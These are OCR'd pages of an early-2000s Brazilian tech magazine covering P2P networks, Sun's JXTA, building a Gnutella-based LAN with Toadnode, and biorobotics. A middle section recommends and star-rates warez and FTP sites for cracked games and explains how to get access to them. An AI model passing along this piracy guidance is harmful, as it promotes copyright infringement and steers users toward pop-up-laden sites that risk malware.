Provavelmente, no futuro da Rede, tudo voltará a ser P2P (hoje, quase todos os serviços mais usados já o são). Vamos ver o que de novo está acontecendo nesta área, desde o grandioso projeto JXTA, da Sun, plataforma de desenvolvimento de projetos P2P que pode alavancar ainda mais o uso da tecnologia, a idéias menores, mas interessantes, como o que pretende usar P2P em redes telefônicas

* O primeiro navegador gráfico da Internet, desenvolvido pela National Center for Supercomputing Applications (NCSA).




Ligações democráticas


Conforme demonstramos, a idéia do P2P não é algo novo na informática, como se poderia supor. É certo que não havia o conceito definido, consolidado, o que só veio a acontecer com o advento do Napster, mas as ferramentas já estavam lá, sendo usadas com qualquer nome que fosse. Uma rede ponto-a-ponto, por exemplo, poderia ser classificada tranqüilamente como P2P, pois nela encontramos as principais características deste tipo de estrutura, inclusive a ausência de servidor.

Por outro lado, o conceito de P2P foi-se ampliando, extrapolando fronteiras e penetrando em áreas para além da informática pura e da simples troca de arquivos. Um desses casos é o serviço Mutualphone (*www.mutualphone.com*), que oferece o conceito de PITN (P2P Internet Telephone Network) para fazer com que usuários façam chamadas telefônicas para longas distâncias pagando tarifas locais, uma idéia presente no uso da Internet desde os modems de 9400 Kbps.

A estrutura de uma PITN é relativamente simples e se relaciona à noção de compartilhamento já característica do P2P tradicional: só que, em vez de compartilhar arquivos, os usuários compartilham chamadas.

Na prática, você faz um download de um software que o conecta a uma rede por meio de um número, chamado de IT (Internet Telephone). As chamadas locais e feitas em telefones comuns são codificadas em computadores, trafegam pela rede e chegam a seu destino de forma prática e segura.





JXTA: a ousadia da Sun

O P2P também está presente numa das mais ousadas empreitadas da Sun Microsystems, o projeto JXTA. Concebido para ser um padrão no universo ponto-a-ponto, o JXTA imita o Napster no sentido de pretender disponibilizar, pela Web, acesso amplo e irrestrito à informação, possibilitando, inclusive, realizar trabalhos e projetos em conjuntos de pessoas espalhadas pelo mundo sem a existência de um servidor, num tipo especial de computação distribuída.

Trata-se, no limite, de uma plataforma que pretende não só se aproveitar do crescimento vertiginoso da Internet, como levar a sério a idéia de se ter informação a qualquer tempo, lugar e por meio de qualquer dispositivo, como celular, handheld, laptop ou um desktop padrão. O JXTA ainda leva vantagem por ser um sistema de código aberto, gratuito e com alta portabilidade, permitindo a adaptação do código por qualquer interessado em integrar a rede.

A ousadia do JXTA se manifesta nas características de sua estrutura, que não só dispensa os servidores Web, como ainda não possui exigências como endereços de IP e nomes de domínio: o compartilhamento se dá de forma imediata. Com o MyJXTA, software-cliente da plataforma, é possível ainda bater papo e passar mensagens instantâneas privativas.

Aderindo, ao mesmo tempo, ao P2P e ao código aberto, a Sun quer estender sua influência para uma comunidade que cada vez mais tem se posicionado contra as licenças proprietárias e contra o desenvolvimento centralizado da tecnologia, além do controle da informação. Ao que parece, tem dado resultado. O site do projeto (*www.jxta.org <http://www.jxta.org>*) conta, até o momento em que esta matéria foi escrita, com 11.619 membros.


Todos contra um

Apesar de toda a mobilização em torno do P2P, há de se considerar um problema: a existência das próprias redes em si, que utilizam padrões diferentes e são independentes, geralmente impossibilitando a troca de dados entre suas estruturas e exigindo que o usuário possu um cliente específico *daquela rede* instalado em sua máquina.

Assim, você pode se conectar à rede Gnutella e compartilhar softwares e arquivos por meio dela, mas somente com outros que estejam integrados à mesma rede: alguém que precise acessar alguma informação ou dado que você tenha, mas faça parte de outra estrutura - e, portanto, possua um outro software-cliente -, não poderá fazê-lo.

Para contornar este problema, já estão em andamento algumas soluções no mundo dos desenvolvedores, como o CP2PC ("Copy To PC"), uma iniciativa do Projeto Globe na Universidade de Vrije, na Holanda. A idéia é desenvolver uma interface que possibilite a comunicação com múltiplas redes P2P.

Web site: *www.cs.vu.nl/pub/globe/cp2pc/*



Como construir uma Intranet P2P em cinco passos

Passo 1: Vamos precisar de um programa como o Toadnode 0.94, que pode ser achado na Internet. No site oficial, *www.toadnode.com*, só há a versão mais recente, que não tem as opções para facilitar o uso em rede interna. O Toadnode é um cliente freeware para conexão com a rede Gnutella, mas pode ser usado para redes locais.

Passo 2: Qualquer que seja o programa usado, o processo é parecido. Vamos exemplificar configurando o Toadnode. A sexta tela no processo de instalação dá a opção QuickConnect com a rede Gnutella. Para usá-la na sua rede local, responda *No*, ao invés da opção padrão.

Passo 3: Configure a handshake message. No menu *View*, selecione *Options* e a guia de servidores. Clicando no botão *Opções Avançadas*, você poderá configurar sua conexão. Você deve escolher uma palavra que seja única para o grupo de computadores que participará da rede. Os micros não precisam ter o mesmo endereço de IP, apenas precisam da mesma handshake message para estar na rede. Clicando no botão *Default*, você retorna com as definições de protocolo do Gnutella.

Passo 4: Ao conectar, você poderá ver os computadores presentes na rede na janela *Active Nodes*. Se a janela não estiver visível, basta clicar em *Hosts*, na barra de ferramentas.

A porta padrão que o Toadnode usa é a 6346. Para adicionar novos computadores, basta colocar seu endereço IP, dois pontos, e a porta a ser usada na conexão. Depois, é só clicar em *Add*.

Em um ambiente de produção, você pode desejar ter um servidor que gerencie os computadores conectados à rede. Assim, quando você "pingar" nesse servidor, múltiplos endereços de IP irão responder, representando os demais micros conectados. Você pode adicionar esse servidor à lista QuickConnect do programa, eliminando a necessidade de lidar com endereços de IP. É claro que isso limitará um pouco o caráter P2P da rede.

A janela *Active Nodes* contém dois elementos: uma lista de nodes ativos na rede e a Node Catcher. Quando um determinado node não está respondendo, a tentativa de conexão é finalizada e um novo node é introduzido entre os ativos, retirado do Node Catcher.

Passo 5: Agora é só começar a compartilhar seus arquivos, indo novamente ao menu opções, na guia *Share*. A partir de agora, você tem a sua própria rede P2P, para trocar arquivos com seus colegas. É só tomar cuidado com possíveis ações de gravadoras de discos e produtoras de filmes.

O Tesouro da Internet

Sites de FTP são o último bastião do underground na Rede

Ok, como todos sabem, chegamos a um ponto em que, qualquer coisa que quisermos procurar na Net, iremos encontrar. Seja em sites especializados, em páginas de busca como o genial Google, em listas de discussão e em inúmeras outras opções, como o P2P, sobre o que falamos nas páginas anteriores.


Mas existe uma categoria de sites sempre pouco coberta pela mídia em geral, mas muito querida pela comunidade geek, especialmente os linuxers. Os sites de FTP.

A tradição desses sites remonta ao início da Web, quando ainda não havia a predominância do HTTP sobre os demais protocolos, e havia espaço para que o FTP fosse o mais usado na hora de transferir arquivos. Não é à toa, portanto, que a maioria dos que procuram ou publicam algo em FTP seja hacker: trata-se de algo que está ligado à origem de tudo isso, que hoje passou a ser amplamente popular.

Era como se fossem as redes P2P de antigamente, com uma diferença: o dono de cada site podia controlar o acesso dos visitantes. Cada um só poderia entrar depois de conversar com o administrador.

Hoje em dia, a coisa não é mais tão rígida. Mesmo assim, dá um pouco de trabalho entrar nesses sites. É um preço que se paga pelo mundo que se pode encontrar dentro deles. E há um público em especial que adora esse hábitat: os caçadores de ROMs de jogos famosos.

Em linhas gerais a coisa funciona da seguinte forma: se você tentou achar na Rede e não encontrou, provavelmente esses são os últimos lugares em que você poderá encontrar o que deseja. É aqui que vive, provavelmente, o último recanto underground da Internet.



Fazendo downloads em sites de FTP

Logo abaixo, faremos uma descrição de alguns dos principais sites de FTP. Antes, porém, vamos ver como conseguir ter acesso ao tesouro.

Antigamente, a maioria dos sites pedia que você fizesse upload de um determinado número de bytes (geralmente relativo a quanto você deseja baixar) para poder copiar algo para o seu micro. Era uma forma de constituir algo parecido com o que hoje temos nas redes P2P: para participar, você deve colaborar compartilhando o seu conteúdo.

Hoje em dia, porém, as restrições já são menores. Grande parte das páginas permite download direto, pelo navegador. Mesmo assim, ainda existem alguns sites que controlam seus arquivos. Neste caso, o procedimento a ser adotado é o seguinte:

- Baixe um cliente de FTP, como o CuteFTP.

- Crie um novo perfil de site no programa, usando os dados oferecidos pelo site, geralmente no seguinte formato: <ftp://Login:Password> para Visitante@Endereço <ftp://Login:Password@endereço/> do servidor FTP:Número da porta.

- Conecte-se ao site. Na barra de status do login, você verá as instruções para obter o password para download ou o número de uploads necessários para obter crédito.

A partir daí, é só seguir as instruções, fazer os uploads ou formar o perfil com o password definitivo (conforme o caso), e começar a fazer a festa pelo site.

Em geral, os administradores da página fazem com que você entre em algum outro site para conseguir a senha. Isso porque muitos deles lucram com os hits que recebem nestes endereços (muitas vezes com conteúdo pornográfico).

Para começar a explorar esse vasto mundo, damos as dicas de um dos principais sites de busca de conteúdo em sites FTP. Basta digitar o nome de um jogo ou aplicativo, que inúmeros sites aparecem, com os devidos dados para conexão via cliente FTP. Vamos a eles.


Appz2002.com
Mais de 500 opções de downloads

Você quer algo mais simples, um site com as versões crackeadas dos jogos ali, à sua disposição? Então temos uma dica, mas já avisamos logo de cara. É bom, além do Pop-up Stopper, ter uma boa dose de paciência, porque, assim que acessar a página, você não parará mais de ver janelas do seu navegador abrindo e ficando ativas sem nenhuma lógica. Quanto menos tempo você demorar a achar o que procura, melhor.

Também não recomendamos usar a barra de busca, que leva sempre a outros sites, com outras centenas de pop-ups. O melhor é ler a lista de opções de downloads postados (nem sempre de games), procurando o que lhe interessa. São 37 páginas, com 15 posts em cada uma (o que resulta em 555 downloads disponíveis).

Boa opção para os jogos mais famosos, que, com certeza, estão presentes na lista. Não recomendado para os sensíveis à pornografia. Os banners são numerosos e pesados.

http://www.appz2002.com/
Cotação: 3 estrelas



Easywarez.com
O portal de warez


Agora chega de tranqueira! O mundo dos warez já chegou à era dos portais verticais, bonitinhos, organizados e com designs inspirados nos ISPs mais acessados do mundo.

Estamos falando do Easywarez.com, um portal cuja proposta é oferecer uma interface amigável e familiar (no sentido de conhecida) para seus visitantes. O que encontramos ali não são apenas games, mas seu conteúdo trata, em boa parte, disso.

Um dos destaques, presente já na home, é o sucesso politicamente incorreto Grand Theft Auto 3. Outro é o WarCraft III. Por aí, dá pra ver que é possível encontrar muitas novidades por aqui, certo? O melhor é que as buscas são organizadas e não achamos nenhum link quebrado. Outro ponto positivo: as propagandas de sites pornôs, mesmo que ainda presentes, são colocadas de uma forma menos agressiva. Aliás, são muitos os links para conteúdos pornô no site.

Um ponto fraco: uma janela em JavaScript que abre de tempos em tempos pedindo para você dar nota dez para o site. Aí já é demais...

www.easywarez.com/
Cotação: 4 estrelas



TPcrawler
Para buscas genéricas

Prepare-se para uma coleção de pop-ups. Sinceramente, não estava a fim de testar isso, então instalei o Pop Up Stopper para acabar com aquele monte de páginas pornôs que costumam abrir quando entramos em sites de warez.

No caso deste, o problema é que não há um sistema de busca, é apenas uma lista de sites de FTP. Mesmo assim, dá pra aproveitar bastante, já que a lista é grande e há muitos sites interessantes. Cuidado para conferir a informação "Ratio". Se estiver escrito "Banner", o site vai obrigá-lo a caçar uma senha em algum site pornô; se for "Trade", os arquivos estarão sendo vendidos; e "1/1", "1/2", etc., significa que você terá de fazer o upload com o mesmo tamanho ou com metade do tamanho do que você quiser baixar, para ter crédito (no caso dos exemplos citados). Prefira os sites que tenham "none" ou "?/?" escrito neste espaço.

A vantagem é que as descrições são bem-feitas, o que garante um bom resultado para quem faz buscas por jogos em geral, sem estar procurando um game específico.


http://www.ftpcrawler.net/
Cotação: 4 estrelas

Oth Net
Indo direto ao FTP

Vamos falar de páginas que levam você aos warez ou cracks, que tornam possível baixar os games gratuitamente, prontos para jogar. Uma boa opção é o Oth Net. Ele nada mais é que uma ferramenta de busca, com um formulário na home para ser preenchido com a palavra-chave.

Ele tem a vantagem de não conter pop-ups ou aquele monte de banners que costumam estar presentes em sites desse tipo. E mais: leva você direto a sites de FTPs, para que você faça o download diretamente. Isso tem um lado bom e um ruim. Se por um lado você pode descobrir em um desses sites uma verdadeira fonte de troca de arquivos, por outro lado, você tem geralmente o trabalho de conseguir senhas ou às vezes contribuir com um certo número de arquivos para poder baixar o que quiser. Mesmo com esses pequenos inconvenientes, vale a pena entrar no mundo dos sites de FTP, para encontrar tudo o que quiser.

http://www.oth.net
Cotação: 3 estrelas


TOP GAMES EVOLUTION
A EVOLUÇÃO DOS GAMES ESTÁ AQUI!
Jogos, reportagens, dicas, novidades e muito mais do universo dos games
DIGERATI
WWW.DIGERATI.COM.BR

CARNE, OSSO E CIRCUITOS ELETRÔNICOS

Por João Marinho
joao@digerati.com.br

Sexta-feira de manhã. A mulher termina de se arrumar, vai para a porta de seu apartamento (que se abre mediante um comando de voz) e, na saída, recebe um "bom dia" do porteiro. Não se trata, contudo, de um porteiro comum: é um robô que consegue identificar quando é dia e quando é noite, reconhece o transeunte e, assim, estabelece padrões de etiqueta para com os moradores.


Passam-se alguns minutos. O táxi não demora a estacionar. A mulher entra e o motorista, solícito, pergunta qual o destino. Em segundos, baseando-se em informações de satélites, radares e câmeras - transmitidas via wireless -, o taxista traça o melhor trajeto, de forma a evitar trânsito e outros inconvenientes. Tudo até muito comum, não fosse ele também um robô...

Neurônios flexíveis

É certo que a existência de robôs não é mais novidade nos dias de hoje. Entretanto, a maioria de nós, mortais, não trava contato diário com eles e muito menos conhece algum protótipo que tenha um grau de flexibilidade tal que possibilite tomar decisões como as dos exemplos acima. Eles, porém, existem - ainda que não ajam com tanta desenvoltura.

Dotar os robôs da capacidade de armazenar informações, utilizá-las, independentemente, em seu próprio proveito e aprender por conta própria, adaptando-se a mudanças e realidades distintas, é matéria de um ramo fascinante da tecnologia denominado *biorrobótica*.

Grosso modo, *biorrobótica* é um ramo da tecnologia que se propõe a pesquisar e desenvolver robôs inspirados em seres vivos, ou ainda, uma robótica em que as ciências da vida (biologia, etologia, psicologia, etc.) desempenham um papel preponderante no desenvolvimento de seus produtos.



A inteligência artificial, manifestada nos exemplos do porteiro e do taxista, está ligada à biorrobótica precisamente porque é inspirada em nossa própria inteligência, humana, orgânica e biológica, regida por neurônios. Tanto que a característica de aprender e se adaptar a situações diversas recebe o nome de *plasticidade* ***neural*** - que, aliás, explica o porquê dos sistemas assim constituídos utilizarem a Lógica Fuzzy em seus algoritmos (veja pág. 19).

Como podemos supor, a biorrobótica é um dos campos científico-tecnológicos que mais terão importância no futuro, e nós, da **Geek**, resolvemos apresentar e trazer alguma luz sobre o que está por trás dos robôs que imitam gente.

Neurônios flexíveis

Na verdade, a biorrobótica não se preocupa apenas em produzir robôs que imitem humanos: qualquer robô cuja inspiração parta de premissas ligadas à biologia e ciências correlatas, tal como citamos, faz parte de sua área de atuação.

Para que a tecnologia surgisse, foi necessário que o conhecimento a respeito da vida e da mente atingisse um nível tal que a percepção do comportamento instigasse sua reprodução de forma simples por uma máquina.

As primeiras sementes foram lançadas por Charles Darwin, que, ao demonstrar a Teoria da Evolução, suscitou no meio científico a idéia de que não passávamos de simples animais e, assim, nosso comportamento guardava inúmeras semelhanças com o deles.

Surgiu, então, uma visão que sustentava que os seres vivos poderiam ser analisados como uma espécie de "máquina viva". Um de seus maiores defensores foi o cientista Jacques Loeb, para quem o comportamento animal era similar ao vegetal, sobretudo em termos de reação à luz.


A idéia - depois desacreditada - rendeu o conceito de *taxi*, que permaneceu. Grosso modo, trata-se da resposta, em movimentos, instigada por energias ou estímulos. A aplicação do conceito de *taxi* (que pode ser positivo ou negativo) possibilitou a construção do que talvez fosse o primeiro representante da biorrobótica, o Heliotrope, de J.J. Hammond, cuja existência foi relatada por Loeb, em 1918.

Outro robô, dotado de sensores eletrônicos de toque e luz e que reagia de maneira adaptável a esses estímulos, foi criado por Grey Walter no final da década de 40 e início dos anos 50 com o mesmo princípio, e se tornou um marco na história deste ramo da tecnologia. Depois de Walter, os experimentos ficaram adormecidos por cerca de 30 anos, até reocuparem a pauta do dia na década de 80, devido, entre outros fatores, ao desenvolvimento da informática.

Parceria cibernética

Cabe aqui uma diferenciação entre biorrobótica e cibernética. Apesar de bem próximas, cibernética e biorrobótica são diferentes, já que o objetivo da primeira é estudar *"as comunicações e os sistemas de controle não só nos organismos vivos, mas também nas máquinas"* (segundo o Aurélio).

Já a segunda, como vimos, pretende produzir robôs inspirados em equivalentes orgânicos que saibam usar estes sistemas - daí este ramo da ciência também ser chamado de "Robótica Biomimética" (em inglês, Biomimetic Robotics) ou Robótica Inspirada Biologicamente (Biologically Inspired Robotics). A cibernética, entretanto, aparece como uma parceira indispensável.




Aplicações

Não são poucas as aplicações da biorrobótica. Criar robôs inspirados em seres vivos abre inúmeras possibilidades, que vão do estudo científico ao simples entretenimento. Assim, por exemplo, há robôs que podem ser usados para desvendar certos comportamentos específicos de seres vivos que estão sob pesquisa, como insetos ou até os extintos dinossauros.

Os resultados, por sua vez, são cada vez mais ousados: em março de 2002, cientistas da Universidade Nacional da Austrália criaram um sistema de controle de vôo e navegação aérea baseado em investigações sobre como este processo se dá entre os insetos, utilizando um esquema de ocelos (pequenos "olhos") eletrônicos.

Outra conquista que merece ser mencionada é a do circuito integrado do grupo japonês Mitsubishi Heavy Industries. Um chip com um milhão de switches e com 4 cm² de área reproduz o cérebro humano, resultando num sistema capaz de dotar um robô da capacidade de escolher opções mais seguras e mais produtivas, mediante a análise de condições dadas. O circuito deve ser produzido em escala mundial dentro de cinco anos.

